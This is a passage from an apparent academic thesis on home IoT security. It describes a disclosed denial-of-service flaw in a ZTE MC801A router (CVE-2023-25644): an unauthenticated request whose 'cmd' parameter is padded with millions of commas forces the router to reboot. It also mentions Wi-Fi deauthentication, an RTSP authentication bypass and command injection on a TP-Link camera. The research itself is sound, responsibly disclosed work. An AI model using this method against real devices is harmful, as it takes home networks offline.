The screenshot displays the 'Request' and 'Response' tabs in a browser's developer tools. The request is a POST to /goform/goform_get_cmd_process HTTP/1.1. The response is an HTTP/1.1 200 OK with headers including Cache-Control: no-cache, Content-Type: text/html, and X-Content-Type-Options: nosniff. The response body is a large block of asterisks, indicating a large response size. The status bar at the bottom right shows 1,054,856 bytes | 2,003 millis.

Figure 28 Response size amplification

In the research over 3,500,000x « , » - characters were added to the request. This resulted in response to be 21mb in size and the response had delay of 42 sec (Figure 29). During this delay no other request went through to the web application and the website became functional again only after this response had come through.

The screenshot displays the 'Request' and 'Response' tabs in a browser's developer tools. The request is a POST to /goform/goform_get_cmd_process HTTP/1.1. The response is an HTTP/1.1 200 OK with a body of 'This message is too large to display'. The status bar at the bottom right shows 21,372,835 bytes | 41,760 millis.

Figure 29 Large response with delay of 42 sec

Large responses with long delays can cause performance degradation and load to the device. If this load reaches certain limit, it could cause the device to go into Denial-of-Service (DoS) situation. In this research it was observable that by sending one specially crafted unauthenticated request to the device it would result in long delays with the website being unable to response to any other request that is being made while the first request is waiting for response (Figure 30).




Figure 30 Website unable to serve other requests

It was also observable that by sending the same request as in the Figure 29, 10 times in short period of time, it would cause the delays and the load to grow so drastically that the ZTE router would reboot itself. This means that the whole network would be down for a short period of time (while the router is rebooting). This was reported to ZTE via ZTE's bug bounty program at YesWeHack in March 2023. The company accepted the bug with CVSS score of 6.5 and severity of Medium. This vulnerability received CVE-ID: CVE-2023-25644.

6.6.4 Amplification attack explained

Amplification attacks are DoS attacks that leverage from protocol flaws or vulnerabilities to amplify the amount of transmitted data against the target system (Anagnostopoulos et al., 2013; Sieklik et al., 2015). Most known type of amplification attacks are DNS amplification attacks. These attacks use DNS servers to amplify attackers requests and payloads significantly which in return are used to attack victim's computers (Anagnostopoulos et al., 2013; Sieklik et al., 2015).

During this research it was discovered that the ZTE MC801A router's management service is subjectable to response size amplification attack. Response size amplification attack is a novel technique found during this research and it should be differentiated from other amplification attacks that usually rely on vulnerable servers to send response to different IP address because of the request

containing forged source IP. Those attacks rely on the protocol being exploited and not the server functionalities itself. In response size amplification attack an attacker's input is taken from the HTTP request and echoed in the response with additional characters. For example, in case ZTE, attacker inputted character « a » in the request body, and in the response the server responded with « {"a":""} ». This means that attacker input is amplified with a ratio of 1:8 (1 char input results in 8 chars returned). This function was researched to see which input had the best ratio and it was discovered that with the input of « , » the ratio would be 1:13 (input: , → returned: {"":",";":","} ». Now it is trivial for the attacker to add several « , » characters in the request to amplify the data amount returned in the response. During the research in case ZTE, this response size amplification attack resulted in DoS situation for the whole router and forced the router to boot itself.

6.6.5 Results

ZTE MC801A router uses only the network services that are needed for the functioning of the router. These are DHCP, DNS and HTTP, HTTPS services. By default, the router does not isolate wireless devices from each other. Isolation could be enabled to increase the level of security within the network. Automatic updates are enabled on setup and the current firmware version is checked.

Port filtering is disabled by default. If enabled, it could increase the level of security by blocking access to unneeded ports. UPnP is disabled as well, which is good news in terms of security. If UPnP is enabled, it could allow malicious actor to use router as an attacking proxy for example.

WiFi access point password and Router device manager website default password are both secure enough (8-10 alphanumeric characters long). WPA2 handshake and PMKID can be captured via deauthentication attacks which enables attacker to conduct brute-forcing attacks to try to crack the WiFi AP password.

ZTE router device manager website sends status messaging via unauthenticated HTTP requests. These requests contain « cmd » parameter which enables attacker to conduct response size amplification attacks with 1:13 ratio (1 char in request -> 13 chars in response). This can be used to exhaust the web service of resources and can lead to DoS situation. During the research 10 requests with 3,500,000x « , » - characters in the « cmd » parameter sent in short period of time, caused the whole router to reboot itself. This was reported to ZTE bug bounty program in March 2023. The company accepted the bug with CVSS score of 6.5 and severity of Medium. This vulnerability received CVE-ID: CVE-2023-25644.

7 DISCUSSION

During the research it was observed that the IoT devices currently in the market do not have unnecessary network services in use and do not use default credentials anymore (except for the default usernames in two of the devices inspected). From the literature reviewed it seems that the security of IoT devices has gone in the right direction. However, there are still a lot to do to make IoT devices more secure and « fool-proof ». Currently it is possible to unbox and setup a device which has known critical severity vulnerabilities and normal user would never update the device to patch the vulnerabilities. This is why in the future it would be needed to force automatic updates being enabled at setup as well as checking for new updates. During the research one camera had a critical vulnerability with automatic updates enabled, but since the camera was turned off during the night, it would never receive the update (which was scheduled for 00-02).

As mentioned above, devices did not have any unnecessary services in use. However, TP-Link cameras had RTSP enabled by default which is needed for 3rd party applications. But if 3rd party applications are never setup and used, RTSP would be unnecessary. It was found out that the RTSP could be leveraged to access the video feed by bypassing the authentication. If RTSP would have been disabled until 3rd party application is setup, this would have effectively made the attack surface smaller.

IoT device control applications and their communication requests play in huge part of the security of the IoT devices. If this communication is not correctly secured or authenticated, would it allow unauthorized attacker to capture and send malicious requests to the IoT device. In TP-Link Tapo C200 it was found out that unauthorized attacker from the same network could send malicious OS commands to the device which could be leveraged to further pivot in the network or to possibly turn the device into member of botnet.

IoT device control applications run in the user's phones and tablets and so they require certain permissions from the device to function correctly. However, it was observable that some of these applications request more permissions than they need for the functionalities of the IoT device. For example permission to change the device wallpaper seems to be bit off for the application that is used to

control IoT led strip. Other permissions were for example permissions to run the application on device startup and to get access to camera and microphone. It is unclear whether these permissions are used if approved and for what purposes. The same application was observed when it tried to send 1,3mb of encrypted log data to the company server (a1.tuyaeu.com). This request returned response « 413 - Request Entity Too Large » because of the 1,3mb of log data was too much for the server limits. This log data was encrypted so it is unclear of what kind of data the application tried to send. For user privacy and GDPR purposes it is necessary for user to know what kind of data the application is gathering and if the data gathering is necessary for the functioning of the application.

Every company plays in big part of making sure their own device is secure. But it is also necessary for the user to make sure they do their part. When setting up the IoT device user should always check for new updates and to enable automatic updates to make sure that the IoT device is up to date and stays up to date. If the IoT device's application has possibility for Multi-factor-authentication (MFA), user should enable it. When the application requests permissions user should go with the least-privileges principle and to allow only the permissions that are must for the correct functioning of the IoT device. More permissions can be enabled later if needed. Most of the IoT devices do not need internet connection at all after the first setup so user should consider setting up isolated network for the IoT device. This way privacy and security can be increased.

When setting up home router the default settings are enough for most but if additional security is needed, user should consider enabling at least wireless client isolation and port filtering. This way one infected client would not hinder the security of the whole network and port filtering would block use of any unnecessary ports that could be leveraged by malicious actors.

During the research it was possible to cause the router to go into Denial-of-Service situation and to reboot itself. This was done by unauthenticated local attacker with under 10 POST requests by leveraging the novel technique of response size amplification attack. This finding was reported to the ZTE team and it was accepted with CVSS score of 6.5 and severity of Medium.

8 CONCLUSIONS

Literature review showcased that the most notable vulnerabilities for IoT devices are default credentials and unneeded network services that are left enabled. It was observed during this research that these vulnerabilities are no longer present in the devices that were tested. No default credential pairs were active. Two of the researched devices had default admin username but the password was different. Also, no unneeded network service was enabled.

Most notable issue detected that touched most of the cases was that the devices current firmware is not checked for new updates and/or automatic updates is not enabled. This can leave the IoT device being vulnerable for a long period of time which can hinder the security of the home network. In the research it was discovered that the researched IoT device TP-Link Tapo C200 WiFi camera had vulnerable firmware out of the box. This firmware was vulnerable to known critical severity vulnerability (Remote code execution). This same camera had RTSP network service enabled that is used only if 3rd party camera account is setup. In this research this camera account was not setup, but this RTSP network service was still enabled. It was found out that it is possible to bypass the authentication to the RTSP video feed and so any local unauthenticated user could view the video feed via this network service.

During the research it was found out that many of the IoT device controlling applications that are installed to the user's phone or tablet request more permissions than what is necessary for the functionality of the application. Some of these permissions might be considered as privacy invasive. It was also observed that the led strip controlling application tried to send so large amount of encrypted log data to its company servers that the server denied the request.

In this research novel technique called response size amplification attack was found out. This attack method can be used by leveraging the web applications function of echoing user input data with additional prefix and suffix. ZTE's MC801A router's web management server could be leveraged to amplify the response with the ratio of 1:13 (1 character in request -> 13 characters in response). This attack eventually led to Denial-of-Service situation in the router and the

router had to boot itself to revert from the attack. This vulnerability was acknowledged with the CVE ID: CVE-2023-25644.

These results steer the direction for the future research and for the things that need to be secured. Now that it is discovered that there are hints that the default credentials and unneeded networking services are no longer the most notable issues with IoT devices, there is need to find new focus areas to make the field of IoT devices more secure.

The research showed that the security of IoT devices has gone in the right direction. In the future IoT device manufacturers should focus on in forcing the user to have automatic updates and to check for new updates right at the setup. This way it is possible to prevent vulnerable devices entering the home network. The focus in future in securing the IoT devices also should be on the IoT device controlling applications. Because this is the main point of contact where possible attackers could get to the controlling interface. This is also the easiest way of exploiting the device without any physical contact. If the device has different network services that are used only in some optional cases (for example communication to 3rd party video application) and the device uses different network services normally, it would be recommended to enable those network services only when needed. This way it is possible to reduce the attack surface.

In the future it is necessary to do more research about the vulnerabilities of the IoT devices because this way it is possible to openly review the level of security that the IoT devices have. It is also possible to review if any progress has been made when comparing with previous security weaknesses. With open and public research, it is possible for all of the manufacturers to fix similar weaknesses. That is why private and direct reports to the company itself only would not make the field of IoT devices safer.

BIBLIOGRAPHY

- Anagnostopoulos, M., Kambourakis, G., Kopanos, P., Louloudakis, G., & Gritzalis, S. (2013). DNS Amplification Attack Revisited. *Computers & Security*, 39. <https://doi.org/10.1016/j.cose.2013.10.001>
- Arch, G., & Woodside. (2017). *Case Study Research: Core Skills in Using 15 Genres*. <https://web-s-ebshost-com.ezproxy.jyu.fi/ehost/ebookviewer/ebook/ZTAwMHh3d19fMTQyMzU4N19fQU41?sid=4d3cbf95-7f05-492d-be42-a06e99cc1901@redis&vid=0&format=EB&rid=1>
- Bass, J. M., Beecham, S., & Noll, J. (2018). Experience of Industry Case Studies: A Comparison of Multi-Case and Embedded Case Study Methods. *2018 IEEE/ACM 6th International Workshop on Conducting Empirical Studies in Industry (CESI)*, 13–20.
- Bauer, K., Gonzales, H., & McCoy, D. (2008). Mitigating Evil Twin Attacks in 802.11. *2008 IEEE International Performance, Computing and Communications Conference*, 513–516. <https://doi.org/10.1109/PCCC.2008.4745081>
- Braeken, A., Kumar, P., Ylianttila, M., & Liyanage, M. (2020). *IoT Security: Advances in Authentication*. John Wiley & Sons, Incorporated. <http://ebookcentral.proquest.com/lib/jyvaskyla-ebooks/detail.action?docID=5988985>
- Campbell, S. (2015). Conducting Case Study Research. *American Society for Clinical Laboratory Science*, 28(3), 201–205. <https://doi.org/10.29074/ascls.28.3.201>
- Cho, S., Han, I., Jeong, H., Kim, J., Koo, S., Oh, H., & Park, M. (2018). Cyber Kill Chain based Threat Taxonomy and its Application on Cyber Common Operational Picture. *2018 International Conference On Cyber Situational Awareness, Data Analytics And Assessment (Cyber SA)*, 1–8. <https://doi.org/10.1109/CyberSA.2018.8551383>
- Chu, G., & Lisitsa, A. (2019). *Penetration Testing for Internet of Things and Its Automation*. <https://doi.org/10.1109/HPCC/SmartCity/DSS.2018.00244>
- Costa, L., Barros, J., & Tavares, M. (2019). Vulnerabilities in IoT Devices for Smart Home Environment: *Proceedings of the 5th International Conference on Information Systems Security and Privacy*, 615–622. <https://doi.org/10.5220/0007583306150622>
- Dehghantanha, A., & Raymond Choo, K.-K. (2019). *Handbook of Big Data and IoT Security*. <https://web-s-ebshost-com.ezproxy.jyu.fi/ehost/ebookviewer/ebook/bmxlYmtfXzIyODM0MjJfX0FO0?sid=cf8e9a54-8982-4748-87c4-33f52c30533f@redis&vid=0&format=EB&rid=1>

- Denning, T., Kohno, T., & Levy, H. M. (2013). Computer security and the modern home. *Communications of the ACM*, 56(1).
- DrmnSamoLiu. (2020). *The Tapo C200 Research Project*.
<https://drmnsamoliu.github.io/video.html>
- Ferrara, P., Mandal, A. K., Cortesi, A., & Spoto, F. (2021). Static analysis for discovering IoT vulnerabilities. *International Journal on Software Tools for Technology Transfer*, 23(1), 71–88. <https://doi.org/10.1007/s10009-020-00592-x>
- Gilchrist, A. (2017). *IoT Security Issues*. DEG Press.
<http://ebookcentral.proquest.com/lib/jyvaskyla-ebooks/detail.action?docID=4810138>
- Hamel, J., St&, #233, Dufour, P., & Fortin, D. (1993). *Case Study Methods*. SAGE Publications, Inc. <https://doi.org/10.4135/9781412983587>
- Haseeb, J., Mansoori, M., & Welch, I. (2020). A Measurement Study of IoT-Based Attacks Using IoT Kill Chain. *2020 IEEE 19th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, 557–567. <https://doi.org/10.1109/TrustCom50675.2020.00080>
- Khummanee, S., Khumseela, A., & Puangpronpitag, S. (2013). Towards a new design of firewall: Anomaly elimination and fast verifying of firewall rules. *The 2013 10th International Joint Conference on Computer Science and Software Engineering (JCSSE)*, 93–98.
<https://doi.org/10.1109/JCSSE.2013.6567326>
- Knopf, J. W. (2006). *Doing a Literature Review*.
- Kristiyanto, Y., & Ernastuti, E. (2020). Analysis of deauthentication attack on ieee 802.11 connectivity based on iot technology using external penetration test. *CommIT (Communication and Information Technology) Journal*.
- Lin, H., & Bergmann, N. W. (2016). *IoT Privacy and Security Challenges for Smart Home Environments*. 2016.
- Martin, L. (2015). *GAINING THE ADVANTAGE - Cyber Kill Chain*.
- Mohsin, M., & Anwar, Z. (2016). Where to Kill the Cyber Kill-Chain: An Ontology-Driven Framework for IoT Security Analytics. *2016 International Conference on Frontiers of Information Technology (FIT)*, 23–28.
<https://doi.org/10.1109/FIT.2016.013>
- Moonsamy, V., & Batten, L. (2014). Mitigating man-in-the-middle attacks on smartphones - a discussion of SSL pinning and DNSSEC [PDF]. *12th Australian Information Security Management Conference. Held on the 1-3 December, 2014 at Edith Cowan University, Western Australia*.
<https://doi.org/10.4225/75/57B65A25343CE>

- OWASP Internet of Things Project | OWASP Foundation. (2018).
https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10
- OWASP IoT Security Verification Standard | OWASP Foundation. (2020).
<https://owasp.org/www-project-internet-of-things/>
- Perales, V. F. (2022). *TP-Link Tapo c200 Camera Unauthenticated RCE (CVE-4045-2021)*. Hacefresko. <https://www.hacefresko.com/posts/tp-link-tapo-c200-unauthenticated-rce>
- Rak, M., Salzillo, G., & Romeo, C. (2020). *Systematic IoT Penetration Testing: Alexa Case Study*. 11.
- Sieklik, B., Macfarlane, R., & Buchanan, W. (2015). TFTP DDoS amplification attack. *Computers & Security*, 57.
<https://doi.org/10.1016/j.cose.2015.09.006>
- Sivaraman, V., Gharakheili, H. H., Fernandes, C., Clark, N., & Karliyuchuk, T. (2018). Smart IoT Devices in the Home: Security and Privacy Implications. *IEEE Technology and Society Magazine*, 37(2), 71–79.
<https://doi.org/10.1109/MTS.2018.2826079>
- Yadav, G., Paul, K., Allakany, A., & Okamura, K. (2020). IoT-PEN: An E2E Penetration Testing Framework for IoT. *Journal of Information Processing*, 28(0), 633–642. <https://doi.org/10.2197/ipsjip.28.633>
- Yin, R. K. (1994). Discovering the Future of the Case Study. Method in Evaluation Research. *Evaluation Practice*, 15(3), 283–290.
<https://doi.org/10.1177/109821409401500309>